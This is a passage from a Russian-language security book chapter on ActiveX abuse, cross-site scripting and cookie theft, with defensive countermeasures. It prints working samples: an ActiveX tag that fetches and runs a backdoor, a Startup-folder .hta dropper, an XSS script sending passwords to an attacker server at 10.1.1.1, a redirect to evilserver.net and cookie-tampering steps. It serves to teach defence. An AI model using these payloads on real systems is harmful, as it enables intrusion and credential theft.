- ▼ Подписанные элементы управления, которые могут быть использованы для взлома.
- ▲ Элементы управления, которые помечены как "безопасные", при этом они не проверяются Authenticode.

Примеры каждого взлома приводятся в следующих двух подразделах главы. Также далее будут рассмотрены контрмеры против взлома активного содержимого.



## Взлом элементов управления ActiveX

| | |
|---|---|
| *Популярность* | *5* |
| *Простота* | *7* |
| *Опасность* | *10* |
| ***Степень риска*** | ***7*** |

В январе 2002 года на узле `EyeOnSecurity.net` был опубликован бюллетень по поводу безопасности программного продукта под названием Gator eWallet. Вопрос возник благодаря тому, что для установки на компьютер этой программы использовались элементы управления ActiveX. Установка программы начинается с запуска элемента управления Gator Setup, который проводит поиск файла `setup.ex_`, распаковывает его и выполняет. Получив подписанный элемент управления, пользователь видит стандартное окно проверки Authenticode, пройдя которую, приложение будет установлено (рис. 12.1.).





*Рис. 12.1. Диалоговое окно, предлагающее пользователю установить элемент управления ActiveX Gator Setup или отказаться от установки*

Если на взламываемой системе ранее был установлен элемент управления ActiveX Gator Setup, то после подтверждения возможности запуска установки пользователем, вошедшим на

Web-узел с вредоносным кодом или получившим электронное письмо с вложенным файлом сценария, становится возможной загрузка и выполнение любого файла (при условии, что его имя `setup.ex_`). Это классический пример обхода проверки Authenticode.

На узле EyeOnSecurity представлен код, показывающий пример активации элемента управления ActiveX с использованием стандартного дескриптора HTML `<OBJECT>`. Этот код также демонстрирует, как можно настроить элемент управления для того, чтобы с узла компании загружался и затем исполнялся файл с именем `setup.ex_`. На самом деле файл `setup.ex_` является переименованной программой, `tini.exe`, опубликованной на узле `NTSecurity.nu`. Эта программа позволяет взломщику удаленно управлять компьютером. Данная программа, попав на компьютер-жертву, осуществляет прослушивание порта 7777 (см. раздел "Дополнительная информация" в конце главы). Ниже приведен текст программы, с помощью которой можно осуществить этот взлом.

```
<object
   id="IEGator"
   classid="CLSID:29EEFF42-F3FA-11D5-A9D5-00500413153C"
<param name="params"
        value="fcn=setup&src=eyeonsecurity.net/advisories/
gatorexploit/setup.ex_&bgcolor=F0F1D0&aic=",aicStr,"&">
</object>
```

Если элемент управления ActiveX установлен ранее, будет исполняться код, находящийся в значении атрибута идентификации класса Class ID (`CLSID`) в дескрипторе `<OBJECT>`. Параметр `src` в дескрипторе `<PARAM>` указывает путь к размещению файла установки, который будет загружен и исполнен при выполнении элемента управления ActiveX Gator Setup.

Таким образом, клиенты компании Gator, установившие элемент управления ActiveX до февраля 2002 года, потенциально подвержены опасности взлома при входе на Web-узел с соответствующим содержимым или при получении электронного письма с определенным кодом.

## Сценарии ActiveX, помеченные как безопасные

| | |
|---|---|
| *Популярность* | *9* |
| *Простота* | *7* |
| *Опасность* | *10* |
| ***Степень риска*** | ***9*** |

В середине 1999 года исследователи Георгий Гунинский (Georgi Guninski) и Ричард Смит (Richard M. Smith) практически одновременно опубликовали статьи, посвященные исследования возможности злоупотреблений при запуске сценариев ActiveX, помеченных, как безопасные (safe for scripting). В ходе исследования был обнаружен тот факт, что разработчики элементов управления ActiveX могут обходить проверку Authenticode. Достаточно установить флаг `safe-for-scripting`, и проверка Authenticode производиться не будет. Примерами таких элементов управления могут служить файлы `Scriptlet.typelib` и `Eyedog.OCX`, которые при исполнении в Internet Explorer версии 4 и ниже не выдают никаких предупреждений пользователю о запуске.

Вполне очевидно, что элементам управления, которые никак не могут использоваться для взлома, чтобы не беспокоить пользователя, необходимо иметь такой атрибут. Однако при этом есть одна "мелочь" — сценарии `Scriptlet` и `Eyedog` имеют доступ к файловой системе пользователя. Элемент управления `Scriptlet.typelib` может создавать и перезаписывать файлы на жестком диске, а `Eyedog.OCX` — работать с реестром Windows, а также собирать информацию о машине.

Георгием Гунинским был разработан код, который встраивается в элемент управления ActiveX `Scriptlet` так, что он позволяет создавать выполняемый текстовый файл с расширением `.hta` (приложение HTML) в каталоге `Startup` на удаленной машине. При перезагрузке данной машины выполняется код этого файла. Однако разработанный код не совершает никаких деструктивных действий, а лишь только выводит надпись, предлагающую проследовать на страницу автора, где можно проверить свою систему на наличие подобных изъянов. Код, представленный ниже, иллюстрирует этот пример (код переделан для систем, работающих под управлением Win9X/ME).

```
<object id="scr"
     classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
<SCRIPT>
scr.Reset();
scr.Path="C:\\windows\\Start Menu\\Programs\\StartUp\\
guninski.hta";
scr.Doc="<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-
 00C04FD58A0B'></object><SCRIPT>alert('Written by Georgi Guninski
 http://www.guninski.com/~joro');wsh.Run('c:\\command.com');
</"+"SCRIPT>";
scr.write();
</SCRIPT>
</object>
```

Элементы управления ActiveX могут быть помечены, как безопасные, двумя способами: во-первых, они могут реализовывать класс `IObjectSafety` или пометить объект как безопасный вручную в реестре, добавив параметр с именем `7DD95801-9882-11CF-9FA9-00AA006C42C4` в раздел `Implemented Categories` параметров элемента управления ActiveX (более подробную информацию можно найти по адресу `http://msdn.microsoft.com/workshop/components/activex/safety.asp`). В реестре Windows существует достаточно много таких ключей, что указывает на большое количество элементов управления. Как известно, любой элемент, имеющий привилегии выполнения опасных действий (таких, как запись на диск или выполнение кода), может быть использован для взлома. Поэтому не удивительно, что количество таких взломов, после опубликования данных об их возможности, было просто фантастическим.

## Контрмеры: активное содержимое

Несомненно, что такие технологии, как JavaScript или ActiveX, представляют собой обоюдоострое оружие — с одной стороны, они должны предоставлять разработчику больше средств для создания более динамических и более удобных для пользователей Web-ресурсов, но, с другой стороны, увеличение количества и возможностей таких средств неизбежно приводит к тому, что Web-страница гораздо менее защищена. Поэтому необходимо дать некоторые советы, которые помогут пользователю (разработчику) правильно настроить и клиентскую, и серверную части Web-архитектуры для уменьшения риска, который несет в себе использование активного содержимого.

### Контрмеры, выполняемые на стороне клиента

Чтобы обеспечить пользователям стопроцентную гарантию, что они не будут подвергнуты взлому с использованием активного содержимого, необходимо полностью отключить их от Internet. Конечно, в большинстве случаев эту рекомендацию выполнить невозможно, так как для большинства пользователей и организаций Internet является очень важным инструментом повседневной деятельности. Для некоторых организаций лишение Internet означает полное унич-

тожение их бизнеса (хотя, несомненно, существуют такие правительственные организации, где данная политика безопасности успешно применяется в интересах национальной безопасности).

Более мягкая политика безопасности предусматривает использование программ, которые не имеют "врожденных" изъянов такого рода. Наиболее характерным примером программы, подверженной таким взломам, является Internet Explorer (а также почтовые клиенты, построенные на его основе, — Outlook и Outlook Express). Каждый год в этой программе обнаруживаются все новые изъяны и появляются новые, более совершенные, вирусы, использующие эти изъяны. Приведет ли это к снижению ее популярности и, как следствие, устранению разработчиком ошибок, или нет, покажет время. Но те компании, которые желают избежать подобных проблем, могут установить и использовать броузеры Opera или Netscape Communicator, а также почтовый клиент, такой как Eudora или The Bat. При выборе Internet-клиентов, производителем которых не является компания Microsoft, следует учитывать следующие замечания.

- ▼ То, что будут использоваться программы не Microsoft, а такие клиенты, как Netscape и Eudora, вовсе не означает, что в них отсутствуют собственные ошибки. Кроме того, не следует полагаться лишь на собственную уверенность в безопасности продукта. Необходимо постоянно устанавливать последние обновления, исправляющие ошибки в Internet-клиентах.
- ■ Internet Explorer и все остальные, связанные с ним продукты (Outlook Express, Windows Media Player и др.), при установке Windows устанавливаются в систему по умолчанию. Поэтому использование других инструментов для работы с Web вовсе не означает, что компьютер не может стать жертвой взлома с помощью продуктов компании Microsoft. Несомненно, опасность взлома существенно снижается при условии, что эти продукты не будут использоваться, однако данный факт не дает гарантии полной безопасности.
- ▲ Многие Internet-клиенты используют для работы ядро Microsoft Internet Explorer. Поэтому использование продукта, отличного от Internet Explorer, вовсе не означает, что компьютер не может быть взломан с использованием изъянов, присущих Internet Explorer.

Конечно же, использование обновлений, исправляющих ошибки системы безопасности программного продукта, является одним из наиболее важных механизмов предупреждения Web-взломов. Если у производителя Web-броузера отсутствует узел, посвященный безопасности и обновлениям броузера (даже если в броузере давно не находили ошибок), это может служить хорошим признаком того, что выбор данного броузера ошибочный.

Достаточно часто бывает полезным удаление активного элемента с машины при появлении сведений о выявленном изъяне (например, так можно поступить с элементом управления ActiveX Gator Setup). В разделе Q154850 базы Knowledge Base компании Microsoft описывается процесс удаления элементов управления ActiveX из системы (см. раздел "Дополнительная информация"). В случае использования Internet Explorer версии 4 самым простым способом отключения элементов управления ActiveX является удаление ненужного элемента из каталога с кэшированными элементами (этот каталог называется `Occache`). Следует помнить, что у программы Internet Explorer версии 4 и выше каталог `Occache` может располагаться в нескольких местах. Установить все места нахождения каталога можно, проверив значение следующего параметра реестра:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\
ActiveX Cache
```

Однако, как всегда, лучшим способом уменьшения риска взлома является грамотная и правильная настройка параметров программного обеспечения. Кроме того, наиболее популярные на сегодняшний день Web-броузеры позволяют пользователю выборочно разрешать или запрещать выполнение элементов управления ActiveX. Это позволяет предотвратить большинство взломов, описанных в этой главе. Далее описывается, как произвести действия для повышения безопасности в двух наиболее популярных на сегодняшний день Web-броузерах Netscape Navigator и Internet Explorer.

В Web-броузере Netscape Navigator отключить поддержку JavaScript достаточно просто. Необходимо выбрать пункт меню Edit ⇨ Preferences и перейдя в левой части открывшегося окна в категорию Advanced, отключить выполнение JavaScript (рис. 12.2). С ActiveX дело обстоит еще проще — Netscape Navigator не поддерживает технологию ActiveX, поэтому данный Web-броузер не может быть взломан посредством этой технологии.





*Рис. 12.2. Отключение JavaScript и другие настройки безопасности в Netscape Navigator 4.x*

В Internet Explorer управление элементами ActiveX осуществляется с помощью модели, построенной на использовании так называемых *зон безопасности* (security zone). Согласно этой модели, пользователь может устанавливать произвольный уровень доверия к коду, получаемого из одной из четырех зон: Internet (Интернет), Local Intranet (Местная интрасеть), Trusted Sites (Надежные узлы), и Restricted Sites (Ограниченные узлы). Существует также пятая зона с названием Local Machine (Локальный компьютер), но ее изменение не доступно пользователю, она может быть сконфигурирована только с помощью утилиты IE Administration Kit (IEAK) (более подробная информация об этой программе представлена на узле `http://www.microsoft.com/windows/ieak/en/default.asp`).

В любую зону, *кроме* зоны Internet (Интернет), можно добавить любой узел. Зона Internet (Интернет) содержит все узлы, не вошедшие в остальные зоны, а также узлы, в URL которых содержится точка (.). Например, узел `http://local` является по умолчанию частью зоны Local Intranet (Местная интрасеть), однако узел `http://www.microsoft.com` принадлежит зоне Internet (Интернет), поскольку в его URL присутствует точка. При посещении пользователем узла, не включенного ни в одну из вышеперечисленных зон, он автоматически заносится в группу Internet (Интернет), что потенциально довольно опасно, так как на узлах из этой зоны может быть разрешено выполнение элементов управления ActiveX. Таким образом, наиболее важной зоной с точки зрения безопасности является зона Internet (Интернет), поскольку все узлы, на которые заходит пользователь, автоматически попадают именно в эту зону и, следовательно, к ним применяются правила безопасности, установленные для данной зоны. Конечно же, если узел вручную добавить в любую другую зону, то к нему будут применяться правила, присущие именно этой зоне. Поэтому необходимо быть уверенным в безопасности узла, перед тем как добавлять его URL в другую зону (хотя чаще всего остальные зоны для корпоративных пользователей сети заполняются системными администраторами).

Для настройки безопасности зоны Internet (Интернет) в Internet Explorer необходимо открыть выбрать из меню команду Tools ⇨ Internet Options (Сервис ⇨ Свойства обозревателя) или открыть утилиту Internet Options (Свойства обозревателя) контрольной панели. В открывшемся окне следует перейти на вкладку Security (Безопасность), выбрать зону Inter-

net (Интернет) и щелкнуть на кнопке Default Level (Уровень конфиденциальности), после чего необходимо установить ползунок на требуемый уровень. Для зоны Internet (Интернет) рекомендуется установить уровень безопасности на максимальный, а затем, используя кнопку Custom Level (Другой), отключить все остальные ненужные элементы управления и другие параметры, приведенные в табл. 12.1. Заметьте, что в таблице рекомендуется отключить сценарии ActiveX, даже те, которые помечены как безопасные, но не блокировать JavaScript (ActiveScripting включено).

**Таблица 12.1. Рекомендованные настройки безопасности зоны Internet (Интернет) в политике безопасности Web-броузера Internet Explorer (произвольный уровень безопасности устанавливается только после того, как по умолчанию установлен уровень High(Высокий))**

| Категория | Название параметра | Рекомендуемое значение | Комментарий |
|---|---|---|---|
| ActiveX controls and plug-ins (Элементы ActiveX и модули подключения) | Script ActiveX controls marked "safe for scripting" (Выполнять сценарии элементов ActiveX, помеченных как безопасные) | Disable (Отключить) | Элемент управления, помеченный, как безопасный, может использоваться для взлома |
| Cookie | Allow per-session cookies (not stored) (Всегда разрешать сеансовые "cookie") | Enable (Включить) | Уровень безопасности ниже, но дружественнее пользовательский интерфейс |
| Downloads (Загрузка) | File download (Загрузка файла) | Enable (Разрешить) | IE будет автоматически предоставлять пользователю возможность отказаться от получения файла, в зависимости от расширения этого файла |
| Scripting (Сценарии) | ActiveScripting (Активные сценарии) | Enable (Разрешить) | Уровень безопасности ниже, но дружественнее пользовательский интерфейс |

Конечно же, отключение ActiveX может привести к проблемам при просмотре некоторых Web-узлов, содержащих специальные элементы управления ActiveX. Самым ярким примером такого случая является элемент управления ActiveX компании Macromedia Shockwave. Чтобы пользователь имел возможность услышать качественный звук и увидеть анимацию, которые предоставляет Shockwave, необходимо иметь разрешение на запуск элементов управления ActiveX (конечно же, если пользователь применит Netscape Navigator, то необходимость в использовании ActiveX отпадает — Shockwave поставляется в этой программе в качестве добавочного модуля). Другим примером, иллюстрирующим необходимость применения ActiveX, является узел обновления компании Microsoft Windows Update (WU), на котором ActiveX используется для сканирования машины пользователя и загрузки требуемых обновлений. Тех-

нология Windows Update — великолепная идея, позволяющая экономить огромное количество времени, необходимое пользователю для поиска обновления (особенно обновления, касающегося безопасности) индивидуальной системы. Данная технология позволяет автоматически получить и установить необходимые обновления или не выполнять никаких действий, если в них нет необходимости. ActiveX также применяется в системе поиска композиций в формате MP3 на узле `http://www.mp3.com`. В случае отключения ActiveX система работать не будет. Однако вряд ли преимущества, которые дает ActiveX на некоторых узлах, являются причиной, по которой эту технологию не следует отключать — ActiveX представляет собой лакомый кусочек для хакера. И всю радость от комфорта, получаемого на одном узле, может затмить обида, полученная в результате полного разрушения системы по вине хакера.

Существует эффективное с точки зрения безопасности решение данной проблемы: при посещении узлов, активно использующих ActiveX, необходимо вручную включать поддержку этой технологии, а при завершении работы с узлом поддержку отключать. Достаточно изящное решение — использование зоны Trusted Sites (Надежные узлы), в которую необходимо включать все узлы, подобные WU (`windows.update.com`). Рекомендуемый уровень безопасности в этой зоне — минимальный (авторы рекомендуют средний). Такой метод решения проблемы позволяет оставить высоким уровень безопасности при работе в Internet и, в тоже время, работать с узлами, подобными WU. Добавив подобным образом узел `auto.search.msn.com` в зону Trusted Sites (Надежные узлы), пользователь получит возможность поиска в Internet из строки адреса в Internet-броузере. Неправда ли, использование зон безопасности предоставляет большие удобства пользователю?

При настройке зон безопасности в Internet Explorer необходимо быть уверенным в том, что узел, отображаемый в броузере, соответствует данной зоне. Особенно это касается зоны Restricted Sites (Ограниченные узлы). Убедитесь в том, что в зоне Restricted Sites (Ограниченные узлы) отключено *все* активное содержимое! Для этого необходимо установить уровень безопасности в High (Высокий), а затем, используя кнопку Custom Level (Другой), отключить все оставшиеся включенными элементы (или установить параметры в значение максимальной безопасности, либо совсем отключить их). На рис. 12.3 показано окно настройки Outlook для работы в зоне Restricted Sites (Ограниченные узлы).





*Рис. 12.3. Настройка Outlook/Outlook Express для работы в зоне безопасности Restricted Sites (Ограниченные узлы)*

Таким образом, подведя итог, можно предложить следующие рекомендации для зон безопасности Internet Explorer.

- Настраивайте зоны безопасности Internet согласно табл. 12.1.

- Устанавливайте значение уровня безопасности в Medium (Средний) для зоны Trusted Sites (Надежные узлы) и вручную добавляйте безопасные узлы, для работы которых необходимо использование активного содержимого.
- Отключайте *все* элементы в зоне Restricted Sites (Ограниченные узлы).
- В почтовых клиентах Outlook/Outlook Express для чтения поступивших писем используйте зону Restricted Sites (Ограниченные узлы).

### Контрмеры, выполняемые на стороне сервера

Проанализировав все виды взломов, приведенные в этой книге, можно прийти лишь к одному очевидному выводу: не существует технологии, которая бы позволила полностью предотвратить взлом компьютеров пользователей или клиентов компании.

Следующие советы касаются только использования технологии ActiveX. Если разработчик планирует использовать в своем Web-проекте элементы управления ActiveX, то ему необходимо придерживаться следующих правил.

- Не следует, по возможности, помечать элементы управления ActiveX как безопасные для выполнения. Если все же в силу каких-либо причин элемент необходимо пометить как безопасный, следует убедиться, что данный элемент выполняет только те функции, ради которых создавался.
- Хорошо написанные элементы управления ActiveX не нуждаются в загрузке и выполнении сторонних файлов (таких как `setup.ex_`).
- Необходимо быть готовым к оперативной установке обновлений по мере нахождения изъянов в используемых элементах управления.

## Внедрение сценариев

Существует еще один изъян клиентов Web-приложений, который приводит к возможности осуществления *внедрения сценариев* (cross-site scripting). В основе взломов данного типа лежит внедрение сценариев на сервер, которые впоследствии используют для выполнения команд на машине клиента через его броузер. Выполнение кода на машине клиента является наиболее вероятным результатом взлома такого типа. При небольших доработках программа, осуществляющая подобный взлом, может собирать данные о всех пользователях, посещавших этот узел.

Лучшим способом объяснения принципа взломов данного типа будет пример, описывающий поиск и использование таких изъянов. Внедрение сценария возможно в тех случаях, когда последующим пользователям доступны данные, введенные предшествующими пользователями, например, гостевая книга, где каждый пользователь может видеть имена других пользователей, зарегистрировавшихся ранее (к концу этого радела все появившиеся у читателя страхи относительно взломов такого типа будут рассеяны). Простейший путь проверки узла на наличие опасности такого типа — ввод следующего текста в поле ввода Web-страницы.

```
<SCRIPT Language="Javascript">alert("Hello");</SCRIPT>
```

В примере используется дескриптор `<SCRIPT>`, но также могут использоваться дескрипторы `<OBJECT>`, `<APPLET>` и `<EMBED>`. Web-броузер пользователя, посетившего гостевую книгу, встретив в тексте страницы запись, сделанную предыдущим пользователем, выполнит этот код. В приведенном примере сценарий JavaScript, введенный первым пользователем, у последующих посетителей будет вызывать появление простого окна с надписью Hello, как показано на рис. 12.4.





*Рис. 12.4. Простой пример выполнения сценария JavaScript на сервере*

Если этот нехитрый трюк сработал, появляется реальная возможность проведения полноценного взлома с использованием внедренных сценариев. Для этого хакеру необходимо создать специальный сервер с соответствующим программным обеспечением, который будет проводить сбор информации о посетителях узла. Ниже представлен пример сценария, который мог бы обманным путем получать пароли пользователя.

```
<SCRIPT Language="Javascript">var password=prompt
('Your session has expired. Please enter your password to continue.',
 '');
location.href="https://10.1.1.1/pass.cgi?passwd="+password;
</SCRIPT>
```

Как видно из примера, на специальном сервере с адресом `10.1.1.1` находится сценарий `pass.cgi`, предназначенный для получения паролей пользователя и возвращения ответов пользователю. На рис. 12.5 показан пример диалогового окна ввода пароля.





*Рис. 12.5. Пример использования внедренного сценария — ложный запрос пользователя о пароле*

Приведенный пример достаточно прост. На практике же используются такие серьезные методы, как похищение файлов cookie, а также более изощренные технологии сбора информации.

Для проведения взлома с использованием перекрестных сценариев могут использоваться также дескрипторы `<META REFRESH>` и `<IFRAME>`. Дескриптор `<META REFRESH>` может использоваться для переадресации броузера пользователя на другой Web-узел. Таким образом, если злоумышленник смог внедрить в страницу свой код, содержащий дескриптор `<META REFRESH>`, то он может заставить броузер пользователя переходить на любую нужную ему страницу (этот дескриптор выглядит следующим образом: `<META HTTP-EQUIV=Refresh CONTENT="10; URL=http://evilserver.net/">`). Дескриптор `<IFRAME>` создает в окне броузера новый кадр, который может быть использован для исполнения любого активного содержимого или переадресации на любой другой адрес.

Кроме того, для автоматического перенаправления броузера пользователя на другой узел можно использовать следующий прием.

```
http://bigbank.com/script.asp&account=123@evilsite.com
```

На первый взгляд, данный URL-адрес ведет на страницу `bigbank.com`, однако, если посмотреть внимательно, в адресе можно заметить символ `@`, который указывает броузеру игнорировать всю левую часть строки. После этого символа находится реальный адрес, на который попадает пользователь после щелчка на такой ссылке, а левая часть URL будет воспринята броузером, как имя пользователя (дело в том, что многие узлы используют стандартный синтаксис URL вида `http://имя:пароль@адрес.узла`).

Очевидно, что для успешного проведения взлома необходимо заставить пользователя совершить такие действия, как щелчок по определенной ссылке или переход на определенную Web-страницу, в которую ранее был внедрен вредоносный код. Вероятно по этой причине использование взломов такого типа выглядит слишком сложным, а вероятность успешного взлома может показаться слишком низкой. Однако не следует забывать, что многие крупные компании, работающие в Internet (например, E*TRADE), стали жертвами взломов с использованием внедренных сценариев. Поэтому приведенные факты должны заставить задуматься системных администраторов крупных компаний о безопасности.

## Контрмеры: взлом с использованием внедренных сценариев

Как и в предыдущих подразделах этой главы, при описании контрмер мы будем сначала рассматривать контрмеры, выполняющиеся на стороне клиента, а затем — на стороне сервера.

### Контрмеры, выполняемые на стороне клиента

Как говорилось ранее, для устранения опасности взлома с помощью активного содержимого пользователю рекомендуется отключать в броузере поддержку ActiveScripting, что позволит избежать взломов при посещении Web-узлов и получении писем с опасным содержимым, с помощью которого хакер может легко получить любую информацию с машины пользователя.

Также, если возможности броузера позволяют это сделать, необходимо отключить исполнение HTML-дескрипторов `<META REFRESH>` и `<IFRAME>`. К примеру, в броузере Internet Explorer 6 есть возможность отключения этих дескрипторов, а также возможность запрета запуска любых внешних файлов. Такие настройки производятся в окне Security Settings (Параметры безопасности) для каждой из зон безопасности.

И, как сказано в публикациях службы Computer Emergency Response Team (CERT) (см. раздел "Дополнительная информация"), для уменьшения риска взлома с помощью активного содержимого пользователям рекомендуется воздерживаться от "беспорядочного просмотра Web-страниц". Эта терминология авторам книги кажется несколько туманной, но, вместе с тем, мы также считаем, что сегодня средний пользователь Internet должен понимать, что щелчок по ссылке на страницу или просмотр Web-страницы и электронного письма, в котором используется HTML при включенной у пользователя поддержке ActiveX, может привести к достаточно плачевным результатам.

### Контрмеры, выполняемые на стороне сервера

При создании Web-приложений разработчики всегда должны помнить о проверке данных, вводимых пользователем. По крайней мере, обязательно нужно отфильтровывать из данных, вводимых пользователем, угловые скобки < и >, которые можно использовать для внедрения активного содержимого. Это позволит избежать ввода хакерами в страницу активного содержимого (сценариев), которое может быть использовано для похищения важной информации.

**НА ЗАМЕТКУ** Некоторые версии броузеров Netscape поддерживают использование сценариев в HTML-коде, заключенных в фигурные скобки `&{}`. Например, строка `&{alert('document.cookie');}` отображает cookie, имеющиеся на Web-узле, без использования дескриптора `<SCRIPT>`.

Дополнительную информацию о возможностях взлома с помощью внедрения сценариев можно узнать на Web-узле службы Computer Emergency Response Team по адресу: `http://www.cert.org/tech_tips/malicious_code_mitigation.html/`.

# Похищение файлов cookie

Как уже отмечалось, протокол HTTP не имеет средств, позволяющих различать сеансы пользователей. Для устранения этого недостатка был разработан механизм, описанный в стандарте RFC 2109, который называется *cookie*. Файлы cookie представляют собой специальные контейнеры, в которых содержится информация, включающаяся в HTTP-заголовки и позволяющая серверу использовать для каждого посетителя личную конфигурацию (которая часто бывает определена в файлах cookie). Файлы cookie могут быть двух видов. Первый вид файлов — это используемые только в течение текущего сеанса, которые удаляются сразу же по окончании сеанса или же по истечении определенного времени, называемого временем жизни. И второй вид — файлы (представляющие собой обычные текстовые файлы), которые остаются навсегда на жестком диске пользователя, обычно располагаемые в каталоге `Cookies` (в системах, использующих Windows 9x, это обычно каталог `%windir%\Cookies`, а в системах Windows NT/2000 — каталог `%userprofile%\Cookies`). Несложно понять, что хакеры, получившие доступ к файлам cookie пользователя, могут использовать такие файлы для идентификации в соответствующей системе под видом этого пользователя или извлечь из них важную информацию. В следующих разделах описано, насколько легко осуществить эти взломы.

## Похищение файлов cookie с помощью утилиты Achilles



| | |
|---|---|
| *Популярность* | *7* |
| *Простота* | *5* |
| *Опасность* | *2* |
| ***Степень риска*** | *5* |

Самым простым способом получения чужих файлов cookie является их перехват. Впоследствии эти файлы можно использовать для подлога при идентификации на соответствующем сервере. Конечно же, если у взломщика есть возможность доступа к жесткому диску машины, то похищение файлов cookie становится необязательным, так как в этом случае можно выполнить практически любые действия с машиной жертвы.

**НА ЗАМЕТКУ** Не следует при попытках взлома пренебрегать похищением файлов cookie — в больших корпоративных сетях поток данных, пересылаемых клиентами в Internet, дает для этого богатые возможности!

Переходя к теме данного раздела, стоит отметить утилиту Achilles, предназначенную для осуществления взломов с использованием файлов cookie. Программа Achilles является прокси-сервером и позволяет перехватывать данные, пересылаемые между клиентом и сервером, а также редактировать их. Для начала работы с этой утилитой необходимо запустить ее, а затем указать Web-броузеру использовать эту программу в качестве прокси-сервера. В результате все соединения между клиентом и Internet будут осуществляться через Achilles. Чтобы установить в Internet Explorer использование локального прокси-сервера по умолчанию, необходимо выбрать из меню команду Tools ⇨ Internet Options (Сервис ⇨ Свойства обозревателя) или открыть утилиту Internet Options (Свойства обозревателя) контрольной панели. В открывшемся окне следует перейти на вкладку Connections (Подключения), затем щелк-

нуть на кнопке LAN Settings (Настройка LAN) и в появившемся окне в группе Proxy Server (Прокси-сервер) указать к качестве прокси-сервера `localhost` и порт `5000` (рис. 12.6).





*Рис. 12.6. Настройка Internet Explorer для использования Achilles в качестве локального прокси-сервера*

После того, как это сделано, можно запустить Achilles и, щелкнув на кнопке с пиктограммой начала воспроизведения (напоминает кнопку Play бытовой техники), приступить к работе (рис. 12.7). Теперь при посещении любого Web-узла все данные, которые Web-броузер отсылает Web-серверу, будут отображаться в окне программы Achilles, как показано на рис. 12.7. При нажатии кнопки Send запрос броузера отсылается серверу. Этот процесс можно продолжить, принимая ответы сервера и отсылая новые запросы на сервер и т.д.




*Рис. 12.7. Утилита Achilles в работе*

Как можно заметить, на рис. 12.7. в cookie присутствует строка `ID=USER`. Это значение находится в незашифрованном виде в файле cookie и его легко перехватить с помощью утилиты Achilles. Перед отсылкой запроса на сервер можно попытаться заменить строку `ID=USER` на `ID=ADMIN` (или любую подобную — количество попыток не ограничено). Затем, отослав этот запрос на сервер с помощью кнопки Send, можно получить ответ от сервера, предназначающийся администратору (это означает, что у хакера появляется возможность работать с приложением с привилегиями администратора, что может повлечь к весьма плачевным результатам).

В предыдущем примере использовалась прямая подмена идентификатора пользователя. Кроме того, название параметра, подмена значения которого предоставляет дополнительные возможности хакеру, может быть следующим: `user` (например, `USER=JDOE`), любое выражение со строкой `ID` (например, `ID=JDOE` или `SESSIONID=BLAHBLAH`), `admin` (например, `ADMIN=TRUE`), `session` (например, `SESSION=ACTIVE`), `cart` (например, `CART=FULL`), а также такие выражения, как `TRUE`, `FALSE`, `ACTIVE`, `INACTIVE`. Обычно формат файлов cookie очень зависит от приложения, для нужд которого они используются. Однако приведенные советы по поиску изъянов приложений с помощью файлов cookie годятся практически для всех форматов.

# Контрмеры: извлечение информации из файлов cookie

Как и в предыдущем разделе, обсуждение контрмер против извлечения информации из файлов cookie будет поделено на две части: контрмеры для клиента и контрмеры для сервера.

## Контрмеры, выполняемые на стороне клиента

В общем случае пользователь должен осторожно относиться к Web-узлам, использующим файлы cookie для аутентификации и хранения важных данных. Также необходимо помнить, что Web-узел, использующий для аутентификации файлы cookie, должен поддерживать хотя бы протокол SSL для шифрования имени пользователя и пароля, так как в случае отсутствия этого протокола данные передаются в незашифрованном виде, что позволяет перехватывать их, используя простейшие программные средства для просмотра данных, пересылаемых по сети.

Компания Kookaburra Software разработала инструмент, облегчающий использование файлов cookie. Называется инструмент CookiePal (`http://www.kburra.com/cpal.html`). Данная программа предназначена для предупреждения пользователя при попытке Web-узла установить на машину файл cookie, при этом пользователь может разрешить или запретить это действие. Подобная функция блокирования файлов cookie также присутствует в Web-броузере компании Microsoft Internet Explorer. Для активации функции необходимо выбрать из меню команду Tools ⇨ Internet Options (Сервис ⇨ Свойства обозревателя) или открыть утилиту Internet Options (Свойства обозревателя) контрольной панели. В открывшемся окне следует перейти на вкладку Privacy (Конфиденциальность) и проверить, установлены ли на ней элементы управления в соответствии с рис. 12.8. Для установки подобной функции в Web-броузере компании Netscape следует выбрать из меню команду Edit ⇨ Preferences, затем в открывшемся окне выбрать категорию Advanced и установить флажки Warn Me Before Accepting A Cookie или Disable Cookies (см. рис. 12.2). Чтобы убедиться, что файлы cookie, полученные ранее, не содержат небезопасной информации, необходимо исследовать их с помощью обыкновенного текстового редактора.

